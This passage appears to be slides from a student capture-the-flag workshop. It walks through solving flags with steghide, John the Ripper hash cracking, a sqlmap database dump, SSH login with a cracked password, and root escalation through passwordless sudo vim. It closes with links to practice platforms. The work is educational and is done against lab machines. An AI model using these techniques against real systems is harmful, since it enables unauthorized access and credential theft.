crazyights@es-base:~/Downloads$
```

# STEGO

```
9on  
n4ks  
CCSCFLAG5{try_steghide}  
crazyeights@es-base:~/Downloads$ steghide extract -sf s2.jpg  
Enter passphrase:  
wrote extracted data to "hidden.txt".  
crazyeights@es-base:~/Downloads$
```





CCSC CTF

FLAG 6

# USE THE MESSAGE FROM THE PREVIOUS CHALLENGE

```
1 To improve security I moved what was here to the safe at 873b3022fe28d0be6a5bde152fe15e8a/
2
3 -N
```

lolgamez SAFEBOX



18.217.148.239/873b3022fe28d0be6a5bde152fe15e8a/safe.html

Exploit-DB Binder - Analysis and e... NVD - Search and Stati... CyberChef The Witcher 3: One ho... Understanding Docker ... Module 20 - Red Teami... Free Bulma templates GTFOBins

## Welcome to SAFE

A "Safe" place for your files!

```
[TOP SECRET]
>> I was assured that these would be safe here in the SAFE, I should move them though.
Please find yours and let me know so I can delete it thanks.
-N
-----[ DUMP FROM L0LG4m3z BASE ]-----
$1$ccsc$WQBq3AH181S5uaxskDmIG.
$1$ctf$hEsrb.RoWuc04xH0RVDo0/
$1$ccsc$5LmqFxurdgieqv2JgXwyJ1
```

# COPY AND PASTE TO FILE

```
crackme_hashes

Open Save ⋮
1 $1$ccsc$WQBq3AH1815uaxskDmIG.
2 $1$ctf$hEsrB.RoWuC04xH0RVD00/
3 $1$ccsc$5LmqFXurdgieqv2JgXwyJ1
4 $1$olgamez$Sxbfc0JuQxYVKKHi8qjvF/
5 $1$salty$m5yPbF1tzooeZMxzUg2Wq1
6 CCCFLAG6
7 {
8 $1$flag$iu0YR.OuEY9gimPAKDgCK/
9
10 $1$flag$w8/3ojxTP02PCrKUQc9Bf.
11
12 $1$flag$DEKCxzyI3NeUv8BYna/IV0
13 }
14 $1$pass$upgDQOYg2QJg753Pb/GG0/
15 $1$pass$U4Gn4A02JHoLP2Kk0A31
16 $1$salty$II5gYfD6xojWh4P88uKd0
17 $1$ctf$vssjhbALMREbWk1tl8dir0
18 $1$olgamez$0JAgyF.xi4AxJMZNlCpQ1
19 $1$ccsc$5BChe1j.GMqHiQ3uRtfhX1
20 $1$olgamez$6GYjYTmb5ehZirMMIhZW0
21 $1$hash$mGZ44M8jvj7U14dfylfi1

Plain Text ▾ Tab Width: 8 ▾ Ln 5, Col 32 ▾ INS
```


# CRACK WITH JOHN

```
crazyheights@es-base:~$ john --wordlist=lists/rockyou.txt -rules crackme_hashes
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 16 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 9 password hashes with 6 different salts
Will run 16 OpenMP threads
```

```
crazyheights@es-base:~$ john --show crackme_hashes
?:Fun
?:john
?:flagsrule!
?:Darth_Vader
?:capturetheflag
?:ironman!
?:iambatman

7 password hashes cracked, 9 left
crazyheights@es-base:~$
```

# CRACK WITH JOHN




A terminal window titled "crazyights@es-base: ~" displays the output of the command "tail -n6 .john/john.pot". The output shows several cracked password hashes, each consisting of a salt (\$1\$) followed by a hash value and a user name. The user names include "john", "iambatman", "ironman!", "flagsrule!", "capturetheflag", and "Darth\_Vader".

```
crazyights@es-base:~$ tail -n6 .john/john.pot
$1$flag$w8/3ojxTP02PCrKUQc9Bf.:john
$1$ccsc$5BChe1j.GMqHiQ3uRtFhX1:iambatman
$1$lolgamez$0JAgxF.xi4AxJMZNlcCpQ1:ironman!
$1$flag$DEKCxzyI3NeUv8BYna/IV0:flagsrule!
$1$ctf$vssjhbALMREbWk1tL8dir0:capturetheflag
$1$pass$U4G4n4A02JHoLWP2Kk0A31:Darth_Vader
crazyights@es-base:~$
```



CCSC CTF

HARDER 2 OF 2



Transferring data from 18.217.148.239...



## Recipe



### From Base64



Alphabet  
A-Za-z0-9+=

Remove non-alphabet chars

## Input

length: 84  
lines: 1

```
TXkgbGF0ZXN0IGFydCBpbmN0YWxsYXRpb246IGdhbWzL2Vhc3lfcGVlenlfbGVtb25fc3F1ZWV6eS50eHQ=
```

## Output


time: 6ms  
length: 62  
lines: 1

```
My latest art installation: games/easy_peezy_lemon_squeezy.txt
```



```
crazyweights@es-base:~$ curl http://18.217.148.239/games/easy_peezy_lemon_squeezy.txt > mystery_file
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
   Dload  Upload   Total   Spent   Left  Speed
100 38898  100 38898    0      0  303k      0  --:--:--  --:--:--  --:--:--  303k
crazyweights@es-base:~$ base64 -d mystery_file
PNG
```

```
crazyeights@es-base:~$ base64 -d mystery_file > mystery.png  
crazyeights@es-base:~$
```



 CCSC CTF

FLAG7

# LOLGam3z

## Employee Records

Search:

submit

| Name             | Role              |
|------------------|-------------------|
| Jake Smith       | President         |
| John Wick        | Vice President    |
| Luke Skywalker   | VP Sales          |
| Han Solo         | VP Marketing      |
| Obi-Wan Kenobi   | VP Communications |
| Jar Jar Binks    | Sales             |
| Tony Stark       | VP Engineering    |
| Anakin Skywalker | Programmer        |
| Mace Windu       | Programmer        |
| Clark Kent       | Programmer        |
| Bruce Wayne      | Programmer        |
| Steve Rogers     | Tester            |

crazyeights@es-base: ~

```
crazyeights@es-base:~$ sqlmap -u http://18.217.148.239/staff.php?id=1 --dump
```

| crazyeights@es-base: ~ |                                  |                   |                  |                   |
|------------------------|----------------------------------|-------------------|------------------|-------------------|
| Database: store        |                                  |                   |                  |                   |
| Table: employees       |                                  |                   |                  |                   |
| [12 entries]           |                                  |                   |                  |                   |
| id                     | pass                             | username          | full_name        | position          |
| 1                      | b026324c6904b2a9cb4b88d6d61c81d1 | EatBullets        | Jake Smith       | President         |
| 2                      | 26ab0db90d72e28ad0ba1e22ee510510 | PRO_GGRAM3D       | John Wick        | Vice President    |
| 3                      | 6d7fce9fee471194aa8b5b6e47267f03 | CoBolt            | Luke Skywalker   | VP Sales          |
| 4                      | 48a24b70a0b376535542b996af517398 | SeekNDstroy       | Han Solo         | VP Marketing      |
| 5                      | 1dcca23355272056f04fe8bf20edfce0 | Bulletz4Breakfast | Obi-Wan Kenobi   | VP Communications |
| 6                      | 9ae0ea9e3c9c6e1b9b6252c8395efdc1 | BigDamnHero       | Jar Jar Binks    | Sales             |
| 7                      | 84bc3da1b3e33a18e8d5e1bdd7a18d7a | IronMAN77         | Tony Stark       | VP Engineering    |
| 8                      | CCSCFLAG7{sql_i_what_fun}        | FightClubAlum     | Anakin Skywalker | Programmer        |
| 9                      | these_are_not_real_passwords     | BadBaneCat        | Mace Windu       | Programmer        |
| 10                     | hint_there_might_be_other        | Ne0nCat3          | Clark Kent       | Programmer        |
| 11                     | useful_info_in_this_table        | IAmNotBatman123   | Bruce Wayne      | Programmer        |
| 12                     | 7c5aba41f53293b712fd86d08ed5b36e | PennywiseTheClown | Steve Rogers     | Tester            |

```
[18:17:38] [INFO] table 'store.employees' dumped to CSV file '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239/dump/store/employees.csv'
[18:17:38] [INFO] fetched data logged to text files under '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239'
[18:17:38] [WARNING] your sqlmap version is outdated

[*] ending @ 18:17:38 /2021-02-01/
```

crazyeights@es-base:~\$

 CCSC CTF

FLAG 8

# LolGamez

Quality Fake Games

## Our Team

**Jake Smith**

President, Username: EatBullets (Discord, Twitch)  
On Vacation.

**Mace Windu**

Programmer, Server Admin, Only one with SSH  
Login, Username: [REDACTED]

**Bruce Wayne**


Programmer, Social Media Manager, Username:  
IamNotBatman123 (LinkedIn)

```
+-----+-----+-----+-----+
| id | pass                         | username        | full_name      | position       |
+-----+-----+-----+-----+
1	b026324c6904b2a9cb4b88d6d61c81d1	EatBullets	Jake Smith	President
2	26ab0db90d72e28ad0ba1e22ee510510	PR0_GGRAM3D	John Wick	Vice President
3	6d7fce9fee471194aa8b5b6e47267f03	CoB@lt	Luke Skywalker	VP Sales
4	48a24b70a0b376535542b996af517398	SeekNDstroy	Han Solo	VP Marketing
5	1dcca23355272056f04fe8bf20edfce0	Bulletz4Breakfast	Obi-Wan Kenobi	VP Communications
6	9ae0ea9e3c9c6e1b9b6252c8395efdc1	BigDamnHero	Jar Jar Binks	Sales
7	84bc3da1b3e33a18e8d5e1bdd7a18d7a	TronMAN77	Tony Stark	VP Engineering
8	CCSCFLAG7{sql1_what_fun}	FightClubAlum	Anakin Skywalker	Programmer
9	these_are_not_real_passwords	BadBaneCat	Mace Windu	Programmer
10	hint_there_might_be_other	Neovictas	Clark Kent	Programmer
11	useful_info_in_this_table	IAMNotBatman123	Bruce Wayne	Programmer
12	7c5aba41f53293b712fd86d08ed5b36e	PennywiseTheClown	Steve Rogers	Tester
+-----+-----+-----+-----+
[18:17:38] [INFO] table 'store.employees' dumped to CSV file '/home/crazyights/.local/share/sqlmap/output/18.217.148.239/dump/store/employees.csv'
[18:17:38] [INFO] fetched data logged to text files under '/home/crazyights/.local/share/sqlmap/output/18.217.148.239'
[18:17:38] [WARNING] your sqlmap version is outdated
[*] ending @ 18:17:38 /2021-02-01/
crazyights@es-base:~$
```

```
crazyheights@es-base:~$ john --show crackme_hashes
?:Fun
?:john
?:flagsrule!
?:Darth_Vader
?:capturetheflag
?:ironman!
?:iambatman
```

7 password hashes cracked, 9 left

```
crazyheights@es-base:~$
```



A screenshot of a terminal window titled "crazyheights@es-base: ~". The window shows the command "john --show crackme\_hashes" being run, followed by a list of cracked password hashes. A red box highlights the line ":?Darth\_Vader". Below this, the message "7 password hashes cracked, 9 left" is displayed. The window then shows the command "ssh BadBaneCat@192.168.99.98" being run, followed by the password "BadBaneCat@192.168.99.98's password:". The user then logs in successfully, with the message "Last login: Tue Jan 26 01:53:38 2021 from 192.168.99.1". The user runs "ls" and lists files: Desktop, Documents, Downloads, Images, user.txt, Videos. The prompt "\$" is shown at the bottom.

```
crazyheights@es-base:~$ john --show crackme_hashes
?:Fun
?:john
?:flagsrule!
?:Darth_Vader
?:capturetheflag
?:ironman!
?:iambatman

7 password hashes cracked, 9 left
crazyheights@es-base:~$ ssh BadBaneCat@192.168.99.98
BadBaneCat@192.168.99.98's password:
Last login: Tue Jan 26 01:53:38 2021 from 192.168.99.1
$ ls
Desktop  Documents  Downloads  Images  user.txt  Videos
$
```

```
$ ls  
Desktop Documents Downloads Images user.txt Videos  
$ /bin/bash  
BadBaneCat@ubuntu2010:~$
```

 CCSC CTF

FLAG 9

```
BadBaneCat@ubuntu2010:~$ cd
BadBaneCat@ubuntu2010:~$ find / -name "flag.txt" 2>/dev/null
/var/www/html/flag.txt
/home/BadBaneCat/Documents/.logs/04/002/flag.txt
/home/BadBaneCat/Documents/.logs/04/003/0001/flag.txt
/home/BadBaneCat/Documents/.logs/02/flag.txt
/home/BadBaneCat/Documents/.logs/05/001/002/001/00001/flag.txt
BadBaneCat@ubuntu2010:~$ 
```

```
BadBaneCat@ubuntu2010:~/Documents$ ls -lia
total 12
3276816 drwxr-xr-x 3 root      root      4096 Jan 25 15:23 .
3276811 drwxr-xr-x 8 BadBaneCat BadBaneCat 4096 Jan 26 01:53 ..
3276820 drwxr-xr-x 6 root      root      4096 Jan 26 02:44 .logs
BadBaneCat@ubuntu2010:~/Documents$ cd .logs/
BadBaneCat@ubuntu2010:~/Documents/.logs$ ls
02 03 04 05
BadBaneCat@ubuntu2010:~/Documents/.logs$ ls -R
.:
02 03 04 05

./02:
flag.txt

./03:
0001 001

./03/0001:
test.txt

./03/001:
002


./03/001/002:
nootnoot.txt

./04:
002 003

./04/002:
flag.txt
```



BadBaneCat@ubuntu2010: ~/Documents/.logs



```
./04/003:  
total 16  
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 .  
3276829 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..  
3276831 drwxr-xr-x 2 root root 4096 Jan 25 15:23 0001  
3276833 drwxr-xr-x 2 root root 4096 Jan 25 15:23 0002  
  
./04/003/0001:  
total 12  
3276831 drwxr-xr-x 2 root root 4096 Jan 25 15:23 .  
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..  
3276832 -rw-r--r-- 1 root root 11 Jan 26 03:38 flag.txt  
  
./04/003/0002:  
total 12  
3276833 drwxr-xr-x 2 root root 4096 Jan 25 15:23 .  
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..  
3276834 -rw-r--r-- 1 root root 765 Jan 26 03:38 noot.txt  
  
./05:  
total 12  
3285106 drwxr-xr-x 3 root root 4096 Jan 26 02:44 .  
3276820 drwxr-xr-x 6 root root 4096 Jan 26 02:44 ..  
3285107 drwxr-xr-x 3 root root 4096 Jan 26 02:44 001  
  
./05/001:  
total 12  
3285107 drwxr-xr-x 3 root root 4096 Jan 26 02:44 .  
3285106 drwxr-xr-x 3 root root 4096 Jan 26 02:44 ..  
3285108 drwxr-xr-x 3 root root 4096 Jan 26 02:44 002  
  
./05/001/002:  
total 12
```

```
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ pwd  
/home/BadBaneCat/Documents/.logs/04/003/0002  
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ cat noot.txt
```

```
88                      88  
88                      88  
88                      88  
88,dPPYba, ,adPPYYba, ,adPPYba, 88 ,d8 ,adPPYba, 8b,dPPYba,  
88P' "8a "" `Y8 a8"     " 88 ,a8"  a8P____88 88P' "Y8  
88      88 ,adPPPBP88 8b          8888[   8PP"***** 88  
88      88 88, ,88 "8a, ,aa 88`"Yba, "8b, ,aa 88  
88      88 `"8bbdP"Y8  "Ybbd8"' 88    `Y8a `"Ybbd8"' 88
```

```
CCSCFLAG9{you_are_hackerman}BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ █
```

 CCSC CTF

FLAG IO

```
BadBaneCat@ubuntu2010:~$ cd
BadBaneCat@ubuntu2010:~/ $ find / -name "flag.txt" 2>/dev/null
/var/www/html/flag.txt
/home/BadBaneCat/Documents/.logs/04/002/flag.txt
/home/BadBaneCat/Documents/.logs/04/003/0001/flag.txt
/home/BadBaneCat/Documents/.logs/02/flag.txt
/home/BadBaneCat/Documents/.logs/05/001/002/001/00001/flag.txt
BadBaneCat@ubuntu2010:~/
```

CCSCFLAG10{ascii\_art\_peacock}BadBaneCat@ubuntu2010:~\$

 CCSC CTF

FLAG II



BadBaneCat@ubuntu2010: ~/Documents/.logs/04/003/0002



```
CCSCFLAG9{you_are_hackerman}BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ sudo -l
Matching Defaults entries for BadBaneCat on ubuntu2010:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User BadBaneCat may run the following commands on ubuntu2010:
(ALL) NOPASSWD: /usr/bin/vim
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$
```

```
sudo vim
```

The screenshot shows a terminal window with a dark background and light-colored text. At the top, the title bar displays "BadBaneCat@ubuntu2010: ~/Documents/logs/04/003/0002". To the right of the title bar are several small icons: a magnifying glass, three vertical dots, and three colored circles (yellow, teal, red). The main content of the terminal is the Vim startup message:

```
VIM - Vi IMproved
version 8.2.716
by Bram Moolenaar et al.,
Modified by team+vim@tracker.debian.org
Vim is open source and freely distributable

      Help poor children in Uganda!
type :help iccf<Enter>      for information

type :q<Enter>          to exit
type :help<Enter> or <F1> for on-line help
type :help version8<Enter> for version info

;!sh
```



BadBaneCat@ubuntu2010: ~/Documents/.logs/04/003/0002



```
BadBaneCat@ubuntu2010:~/Documents/.logs/04/003/0002$ sudo vim
```


```
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```



BadBaneCat@ubuntu2010: ~/Documents/.logs/04/003/0002



```
# cd /root  
# ls  
root.txt  snap  
# cat root.txt
```




CONGRADS!!!  
Thanks for playing!!!  
CCSCFLAG11{boot\_to\_roots\_are\_a\_hoot}  
# []

**CONGRATULATIONS!**  
**YOU HAVE MADE IT TO THE END!**



 CCSC CTF



# NEXT STEPS

By  
Tux

# LINK

## S

<https://tryhackme.com/dashboard>

<https://www.vulnhub.com/>

<https://www.hackthebox.eu/>

<https://overthewire.org/wargames/>



# LINK S

Bob's Missing Cat CTF

<https://www.vulnhub.com/entry/bobs-missing-cat-ctf-11,368/>

LazySysAdmin-1

<https://www.vulnhub.com/entry/lazysysadmin-1,205/>

Basic-Pentesting-1

<https://www.vulnhub.com/entry/basic-pentesting-1,216/>

BossPlayersCTF-1

<https://www.vulnhub.com/entry/bossplayersctf-1,375/>

RickdiculouslyEasy-1

<https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/>



Bob's Missing Cat is a three part CTF where the goal is to find your lost cat.

[more...](#)

**Bob's Missing Cat CTF: 1.1**

11 Oct 2019 by ThreeWhiteHats

# LINK

# S

Tutorials and Write Ups:

<https://www.hackingarticles.in/>

<https://www.abatchy.com>

<https://0xdf.gitlab.io/>

<https://book.hacktricks.xyz/>



Week 0.1: Setting up  
VirtualBox VMs

- Will also post these slides:

# FLAG CCSC CTF



## THANKS FOR COMING

Want more? Let us know!

Build your own and run a workshop

Questions?



# CREDITS



This is where you give credit to the ones who are part of this project.

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